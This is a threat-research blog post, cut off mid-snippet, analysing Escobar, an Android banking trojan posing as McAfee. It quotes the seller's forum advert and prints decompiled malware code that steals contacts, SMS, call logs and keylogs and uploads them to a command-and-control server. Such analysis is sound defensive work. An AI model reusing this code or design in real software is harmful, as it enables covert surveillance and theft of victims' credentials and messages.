AbereBot Returns as Escobar


blog.cyble.com/2022/03/10/aberebot-returns-as-escobar/

March 10, 2022

CYBLE
ABEREBOT RETURNS AS ESCOBAR
A NEW VARIANT OF THE POPULAR BANKING TROJAN

During Cyble's routine Open-Source Intelligence (OSINT) research, we came across a Twitter post wherein researchers mentioned a malware that has a name and icon similar to the legitimate anti-virus app, *McAfee*. While analyzing the malware we observed that the package name of the malicious app was *com.escobar.pablo*. Further research helped us identify this malware as a new variant of the popular banking Trojan, *Aberebot.* Besides stealing sensitive information such as login credentials using phishing overlays, Aberebot has also targeted customers of 140+ banks and financial institutions across 18 countries.

Cyble Research Labs has identified new features in this Aberebot variant, such as stealing data from Google Authenticator and taking the control of compromised device screens using VNC, etc. Threat Actors (TAs) have named the new variant as Escobar and published the feature details of the variant in a cybercrime forum, as shown in the figure below.


[RENT] Escobar Bot Android Banking Trojan | VNC - Remote Screen Control | Panel | APK Builder

[redacted] · Feb 25, 2022 · android banking trojan

ESCROW AVAILABLE IN THIS THREAD!

New deal

Not open for further replies.

Jump to new | Watch

Feb 25, 2022

Hello dear [redacted]. I came to this group with an advice and recommendation of a friend. I am an Android malware developer and I want to start renting my private Android banking bot here. The bot is still in BETA version and it is possible to encounter errors and bugs so for this month I will rent the bot to maximum 5 customers. The price of one month rent is $3000 for BETA version. Later price will be $5000. You can try bot for three days after creating a deal through escrow and depositing payment, if you don't like the malware you can withdraw all of your deposit (You pay guarantor price).

For more information you can reach me at Telegram [ENGLISH ONLY]:
[redacted]

Spoiler: Features

- BUILT-IN VNC REMOTE SCREEN CONTROL [CLICK+HOLD+SWIPE+SCROLL] [DRAGGING OBJECTS ISN'T IMPLEMENTED YET] VNC WORKS ONLY ON ANDROID 11-12!
- Push Sticky Banking Injections [WILL POP-UP WHEN VICTIM LAUNCHES TARGET APP AND WON'T STOP UNTIL VICTIM PROVIDES CREDENTIALS]
- Receive SMS and Hide SMS
- Get Keylogs [WORKS ONLY IN APPS, NOT BROWSER]
- Get Contacts List
- Get SMS Inbox
- Send SMS to One Number
- Send SMS to All Contacts
- Get Call Logs
- Get Google Authenticator Codes
- Uninstall protection
- Auto disable Play Protect and prevent re-enabling
- Get List Of Installed Apps and Uninstall
- Delete Bot Automatically
- Take Photos
- Record Audio
- Inject an URL to Victim
- Call a Number/Run USSD Code
- Get Location
- Download Media Files from Device
- APK Buider
- APK size ~2MB

Spoiler: Banking Injections

NOTE: THE MALWARE DOESN'T WORK ON XIAOMI MIUI 11 AND HIGHER AS UI WON'T LET BACKGROUND SERVICES TO LAUNCH ACTIVITIES (WHICH IS HOW INJECTIONS WORK)!

Spoiler: Screenshots


Figure 1- Darkweb Post About Escobar

Technical Analysis

APK Metadata Information

- App Name: **McAfee**
- Package Name: **com.escobar.pablo**
- SHA256 Hash: **a9d1561ed0d23a5473d68069337e2f8e7862f7b72b74251eb63ccc883ba9459f**

Figure 2 shows the metadata information of an application.



APP ICON

FILE INFORMATION

File Name McAfee.apk
Size 2.05MB
MD5 d57e1c11f915b874ef5c86cedb25abda
SHA1 22e943025f515a398b2f559c658a1a188d0d889f
SHA256 a9d1561ed0d23a5473d68069337e2f8e7862f7b72b74251eb63ccc883ba9459f

APP INFORMATION

App Name McAfee
Package Name com.escobar.pablo
Main Activity com.example.pablo.MainActivity
Target SDK 30 Min SDK 19 Max SDK
Android Version Name 1.0 Android Version Code 1

Figure 2 – App Metadata Information

The figure below shows the application icon and name displayed on the Android device.




Figure 3 – App Icon and Name


Manifest Description

The malware requests users for 25 different permissions, of which it abuses 15. These dangerous permissions are listed below.

Permissions	Description
READ_SMS	Access SMSes from the victim's device.
RECEIVE_SMS	Intercept SMSes received on the victim's device
READ_CALL_LOG	Access Call Logs
READ_CONTACTS	Access phone contacts

READ_PHONE_STATE	Allows access to phone state, including the current cellular network information, the phone number and the serial number of the phone, the status of any ongoing calls, and a list of any Phone Accounts registered on the device.
RECORD_AUDIO	Allows the app to record audio with the microphone, which has the potential to be misused by attackers
ACCESS_COARSE_LOCATION	Allows the app to get the approximate location of the device network sources such as cell towers and Wi-Fi.
ACCESS_FINE_LOCATION	Allows the device's precise location to be detected by using the Global Positioning System (GPS).
SEND_SMS	Allows an application to send SMS messages.
CALL_PHONE	Allows an application to initiate a phone call without going through the Dialer user interface for the user to confirm the call.
WRITE_EXTERNAL_STORAGE	Allows the app to write or delete files in the device's external storage
READ_EXTERNAL_STORAGE	Allows the app to read the contents of the device's external storage
WRITE_SMS	Allows the app to modify or delete SMSes
GET_ACCOUNTS	Allows the app to get the list of accounts used by the phone
DISABLE_KEYGUARD	Allows the app to disable the keylock and any associated password security

We observed a defined launcher activity in the malicious app's manifest file, which loads the first screen of the application, as shown in Figure 4.




```
<activity android:name="com.example.pablo.MainActivity" android:enabled="true">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
</activity>
```

Figure 4 – Launcher Activity

Source Code Review

Our static analysis indicated that the malware steals sensitive data such as Contacts, SMSes, Call logs, and device location. Besides recording calls and audio, the malware also deletes files, sends SMSes, makes calls, and takes pictures using the camera, etc., based on the commands received from the C&C server.


The code snippet shown below is used by the malware to access the contacts data such as phone numbers and email addresses from the victim's device, as shown in Figure 5.



```
public void run() {
    MainActivity mainActivity = MainActivity.this;
    String str = MainActivity.f5030oo000o;
    String str2 = Build.BRAND + "%20%20" + Build.MODEL;
    String str3 = MainActivity.0oo0000;
    String str4 = MainActivity.0oo0000;
    String locale = Locale.getDefault().toString();
    String valueOf = String.valueOf(Build.VERSION.RELEASE);
    MainActivity mainActivity2 = MainActivity.this;
    String 0oo0o00 = mainActivity2.0oo0o00(mainActivity2.getApplicationContext());
    String replace = String.valueOf(Calendar.getInstance().getTime()).replace(" ", "%20");
    MainActivity mainActivity3 = MainActivity.this;
    ContentResolver contentResolver = mainActivity3.getApplicationContext().getContentResolver();
    Objects.requireNonNull(mainActivity3);
    ArrayList arrayList = new ArrayList();
    if (o0000000.0oo000o(mainActivity3.getApplicationContext(), "android.permission.READ_CONTACTS") != 0) {
        arrayList.add("AN ERROR OCCURRED! COULD NOT GET CONTACTS!");
    } else {
        Cursor query = contentResolver.query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, null, null, null, null);
        while (query.moveToNext()) {
            try {
                if (arrayList.toString().length() < 7000) {
                    arrayList.add(query.getString(query.getColumnIndex("data1")));
                }
```

Figure 5 – Code to Collect Contacts Data


The code shown in Figure 6 is used by the malware to collect SMSes from the device‘s inbox and upload them to the C&C server.



```
MainActivity mainActivity = this.0oo000o;
if (o0000000.0oo000o(mainActivity.getApplicationContext(), "android.permission.READ_SMS") == 0) {
    Cursor query = mainActivity.getApplicationContext().getContentResolver().query(Uri.parse("content://sms/inbox"), null, null, null, null);
    if (query.moveToFirst()) {
        str2 = "";
        do {
            for (int i = 0; i < query.getCount(); i++) {
                if (!str2.contains(query.getString(query.getColumnIndex("address")) + "<br>" + query.getString(query.getColumnIndex("body"))) && URLEncoder
                    try {
                        str2 = str2 + query.getString(query.getColumnIndex("address")) + "<br>" + query.getString(query.getColumnIndex("body")) + "<hr>";
                    } catch (Exception e) {
                        e.printStackTrace();
                    }
                }
            }
        } while (query.moveToNext());
    } else {
        str2 = "NO SMS FOUND IN INBOX!";
    }
    try {
        str3 = URLEncoder.encode(str2, "UTF-8");
    } catch (UnsupportedEncodingException e2) {
        e2.printStackTrace();
        str3 = "";
    }
    StringBuilder 0oo0 = q7.0oo0("http://");
    0oo0.append(MainActivity.0oo000o);
    0oo0.append("/project/apiMethods/uploadInbox.php?botid=")
    0oo0.append(MainActivity.f5030oo000o);
    0oo0.append("&inbox=");
```

Figure 6 – Code to Collect Inbox SMSs


The malware collects incoming SMSes from the device and uploads them to the C&C server, as shown in Figure 7.



```
public void onReceive(Context context, Intent intent) {
    Bundle extras;
    if ((intent.getAction().equals("android.provider.Telephony.SMS_DELIVER") || intent.getAction().equals("android.provider.Telephony.SMS_RECEIVED")) && 
        Object[] objArr = (Object[]) extras.get("pdus");
        SmsMessage[] smsMessageArr = new SmsMessage[objArr.length];
        for (int i = 0; i < objArr.length; i++) {
            if (Build.VERSION.SDK_INT >= 23) {
                smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i], extras.getString("format"));
            } else {
                smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i]);
            }
            this.Ooo000o = smsMessageArr[i].getMessageBody();
            this.Ooo0000 = smsMessageArr[i].getOriginatingAddress();
            try {
                StrictMode.setThreadPolicy(new StrictMode.ThreadPolicy.Builder().permitAll().build());
                hh.Ooo000o ooo000o = new hh.Ooo000o();
                TimeUnit timeUnit = TimeUnit.SECONDS;
                ooo000o.Ooo000o(10, timeUnit);
                ooo000o.Ooo0000(10, timeUnit);
                ooo000o.Ooo0000(10, timeUnit);
                hh hhVar = new hh(ooo000o);
                ih.Ooo000o ooo000o2 = new ih.Ooo000o();
                ooo000o2.Ooo00o0("http://" + MainActivity.Ooo000o + "/project/apiMethods/uploadLog.php?log=" + Calendar.getInstance().getTime().toString(
                ((fi) hhVar.Ooo000o(ooo000o2.Ooo000o())).Ooo00o0(new Ooo000o(this));
            } catch (Exception e) {
                e.printStackTrace();
```

Figure 7 – Code for collecting Incoming SMSs


The code snippet shown below depicts the malware’s ability to collect call logs from the device and upload it to the C&C server.



```
MainActivity mainActivity2 = this.Ooo000o;
if (o0000000.Ooo000o(mainActivity2.getApplicationContext(), "android.permission.READ_CALL_LOG") == 0) {
    Cursor query2 = mainActivity2.getApplicationContext().getContentResolver().query(Uri.parse("content://call_log/calls"), null, null, null);
    String str4 = "";
    while (query2.moveToNext()) {
        String string = query2.getString(query2.getColumnIndex("number"));
        String string2 = query2.getString(query2.getColumnIndex("duration"));
        String string3 = query2.getString(query2.getColumnIndex("date"));
        int parseInt = Integer.parseInt(query2.getString(query2.getColumnIndex("type")));
        Calendar.getInstance().setTimeInMillis(Long.parseLong(string3));
        if (URLEncoder.encode(str4, "UTF-8").length() < 7000) {
            str4 = "<b>Number: </b>" + string + "<b> Duration: </b>" + string2 + "<b> Type: </b>" + parseInt + " <br><br>" + str4;
        }
    }
    try {
        str = URLEncoder.encode(str4, "UTF-8");
    } catch (UnsupportedEncodingException e3) {
        e3.printStackTrace();
        str = "";
    }
    StringBuilder Ooo02 = q7.Ooo0("http://");
    Ooo02.append(MainActivity.Ooo000o);
    Ooo02.append("/project/apiMethods/uploadCall.php?botid=");
    Ooo02.append(MainActivity.f5030oo000o);
    Ooo02.append("&calllogs=");
```

Figure 8 – Code to Collect Call Logs


Figure 9 showcases the code that illustrates the malware‘s ability to steal application key logs.



```
public static void Ooo0000(String str) {
    try {
        StrictMode.setThreadPolicy(new StrictMode.ThreadPolicy.Builder().permitAll().build());
        hh.Ooo000o ooo000o = new hh.Ooo000o();
        TimeUnit timeUnit = TimeUnit.SECONDS;
        ooo000o.Ooo000o(10, timeUnit);
        ooo000o.Ooo0000(10, timeUnit);
        ooo000o.Ooo0000(10, timeUnit);
        hh hhVar = new hh(ooo000o);
        ih.Ooo000o ooo000o2 = new ih.Ooo000o();
        ooo000o2.Ooo00o0("http://" + MainActivity.Ooo000o + "/project/apiMethods/uploadKeylogs.php?botid=" + MainActivity.f5030oo000o + "&keylogs=" + URLEncoder.encode
        ((fi) hhVar.Ooo000o(ooo000o2.Ooo000o())).Ooo00o0(new Ooo000());
        Ooo000o.clear();
    } catch (UnsupportedEncodingException e) {
```

Figure 9 – Code to steal key logs


In the below image, we see the code that is used by the malware to record audio from an infected device based on the TA’s command.



```
public void run() {
    IOException e;
    AudioRecorder audioRecorder = AudioRecorder.this;
    int i = AudioRecorder.Ooo0000;
